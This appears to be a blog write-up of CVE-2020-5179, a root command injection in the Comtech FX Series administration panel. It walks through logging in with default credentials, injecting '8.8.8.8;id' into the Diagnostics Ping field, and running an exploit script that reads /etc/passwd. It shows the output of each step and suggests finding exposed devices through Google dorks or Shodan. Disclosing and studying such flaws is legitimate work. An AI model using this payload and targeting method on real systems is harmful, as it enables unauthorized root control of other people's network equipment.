[Comtech] Authenticated RCE on Comtech FX Series (CVE-2020-5179)

The web application used for the management and administration of Compression Bandwidth Optimization Platform has a critical vulnerability that allow to an attacker to do a Remote Code Execution with root access. That is, the application allows to gain full control over the server.

Comtech Logo

Comtech Stampede FX-1010


Vendor WebSite:

http://www.comtechtel.com/

You can search for vulnerable sites on google with the following dork **"Comtech FX Series"** or maybe in shodan if you want.

Let's start!!

We need to use the default comtech credentials to access on the administration panel (comtech:comtech)



Logout successful. Use the form below to login again.

Login to Comtech EF Data FX Series Administration


You must enter a username and password to login to Comtech EF Data FX Series Administration on [redacted]

Username: comtech

Password: •••••••

□ Remember login permanently?

Go to the Menu and click on Operations > Diagnostics > Ping



FX-REM: Status->WANOP Monito

81 of 3,000,000

0 bits/sec

WAN bytes processed 0 B

Users 0

LAN connections 0

WAN connections 0


GRE connections 0

Status Active

Running since Sat Dec 14 03:42:31 2019

Refresh interval (sec): 3

On target IP Address input we can ping an IP but we can add other command behind of ";" in this case, we are going to use an "id" command.




FX-REM: Status->Diagnostics->Ping

Ping Parameters

In-Path interface: vlan-0:[redacted]

Target IP address: 8.8.8.8;id

When we press OK, the result show us the user and groups.



FX-REM: Status->Diagnostics->Ping Results


Operation Completed

Ping Results

```
uid=0(comtech) gid=0(root) groups=0(root)
```

It’s time to automate!

Thanks to SamneZ for help me with the script on Python 😀



```
 cesar@chikchuk  ~/Escritorio/comtech  python fx1010_rce.py [redacted] id
uid=0(comtech) gid=0(root) groups=0(root)
 cesar@chikchuk  ~/Escritorio/comtech  python fx1010_rce.py [redacted] "cat /etc/passwd"
at:x:25:25:Batch jobs daemon:/var/spool/atjobs:/bin/bashbin:x:1:1:bin:/bin:/bin/bashcomtech:x:0:0::/root:
erver daemon:/var/lib/dhcp:/bin/falseftp:x:40:49:FTP account:/srv/ftp:/bin/bashftpsecure:x:104:65534:Secu
ar/games:/bin/bashhacluster:x:90:90:heartbeat processes:/var/lib/heartbeat/cores/hacluster:/bin/falsehald
Printing daemon:/var/spool/lpd:/bin/bashmail:x:8:12:Mailer daemon:/var/spool/clientmqueue:/bin/falseman:x
103:User for D-Bus:/var/run/dbus:/bin/falsenamed:x:44:44:Name server daemon:/var/lib/named:/bin/falsenews
var/lib/nobody:/bin/bashntp:x:74:101:NTP daemon:/var/lib/ntp:/bin/falseoprofile:x:106:107:Special user ac
02:104:PolicyKit:/var/run/PolicyKit:/bin/falsepostfix:x:51:51:Postfix Daemon:/var/spool/postfix:/bin/fals
seroot:x:0:0:root:/root:/bin/bashsshd:x:71:65:SSH daemon:/var/lib/sshd:/bin/falsesuse-ncc:x:104:106:Novel
:x:98:98:TSS daemon:/var/lib/tpm:/bin/falseusbmux:x:103:65534:usbmuxd daemon:/var/lib/usbmuxd:/sbin/nolog
00:102:User for uuidd:/var/run/uuidd:/bin/falsewwwrun:x:30:8:WWW daemon apache:/var/lib/wwwrun:/bin/false
 cesar@chikchuk  ~/Escritorio/comtech 
```

MITRE Link:

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-5179

Happy Hacking ! @CesarSilence 😀